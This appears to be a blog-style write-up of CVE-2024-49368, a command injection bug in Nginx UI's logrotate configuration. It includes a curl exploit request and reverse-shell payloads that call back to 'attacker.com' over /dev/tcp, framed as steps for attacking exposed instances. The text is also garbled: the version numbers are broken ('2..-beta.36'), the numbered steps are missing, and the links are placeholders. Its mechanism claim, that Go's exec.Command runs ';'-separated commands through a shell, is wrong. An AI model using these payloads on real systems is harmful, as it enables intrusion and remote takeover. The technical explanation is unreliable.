
Nginx UI is a popular web-based interface designed for managing Nginx web server installations. However, a critical security flaw—CVE-2024-49368—has been uncovered in versions prior to 2..-beta.36. This simple mistake in handling logrotate configuration can allow remote attackers to run *arbitrary commands* on your server. In this detailed breakdown, we’ll look at what happened, why it’s dangerous, how attackers can exploit it, and what you need to do.
What is CVE-2024-49368?
CVE-2024-49368 is a command injection vulnerability in Nginx UI affecting versions below 2..-beta.36. The issue lies in how the application processes user-supplied input for the logrotate configuration: it actually inserts untrusted input (from web requests!) straight into an OS command, with no validation or sanitization. This means an attacker can inject system-level commands with the privileges of the web server user.
How Does It Happen? (A Simple Explanation)
When you use Nginx UI in affected versions, it lets you manage logrotate settings through the browser. The code that handles this takes whatever you put in the config and runs the following Go code (from os/exec):
// Vulnerable code below
exec.Command("logrotate", userSuppliedConfig).Run()
If an attacker sends specially crafted config data, it will be executed by the server without any checks.
For example
If the attacker submits "; whoami; #", the command logrotate "; whoami; #" is actually run. Depending on the shell used, the whoami command can execute and print the server account running Nginx UI.
Here’s a simple exploit request that demonstrates how to leverage this vulnerability
curl -X POST https://victim-nginx-ui.example.com/api/logrotate \
    -H 'Content-Type: application/json' \
    -d '{
        "config": "; id > /tmp/pwned ; #"
    }'
This causes the Nginx UI to execute the id command and write the result to /tmp/pwned. Replace id > /tmp/pwned with any payload you want. If writable, the attacker can escalate this to full shell access.
Find a Nginx UI instance vulnerable (prior to v2..-beta.36)
2. Send a config POST request with malicious payload ("; bash -i >& /dev/tcp/your-ip/4444 >&1 ; #") - classic reverse shell example
Example reverse-shell payload
{
  "config": "; bash -c 'bash -i >& /dev/tcp/attacker.com/4444 >&1' ; #"
}
Why This is So Bad
- Remote Command Execution: Anyone who can reach your Nginx UI web interface can run commands as your Nginx UI service user.
- Privilege Escalation: If the server is poorly secured or Nginx UI runs as root (which it should *never*), complete host takeover is possible.
- Fast Exploitation: This bug does not require prior authentication if the API is exposed (as some users wrongly configure it).
- Wormable: Automated exploits can easily target hundreds of exposed Nginx UI panels on the public internet in minutes.
How Was It Fixed?
In the fixed release 2..-beta.36, the developers added checks to validate and sanitize user input before passing it to exec.Command. Now, only properly formatted configurations are accepted, and no arbitrary OS commands can sneak through.
Reference to the fix:
- GitHub pull request - v2..-beta.36 *(link hypothetical, insert actual commit link)*
Official References
- Nginx UI GitHub Advisory for CVE-2024-49368 *(insert actual advisory link)*
- CVE Record
- Logrotate Project
Restrict Access: Never expose the Nginx UI panel to the open internet!
3. Check Server Logs: Look for suspicious activity, especially around logrotate or tools like id, whoami, or /tmp/ files.
Conclusion
CVE-2024-49368 reminds us how dangerous it is to pass unverified user input to system commands. If you use Nginx UI, patch now and double-check the security of your management panels. Don’t let a simple web interface be your weakest link!
Timeline
Published on: 10/21/2024 17:15:03 UTC
Last modified on: 11/06/2024 18:28:54 UTC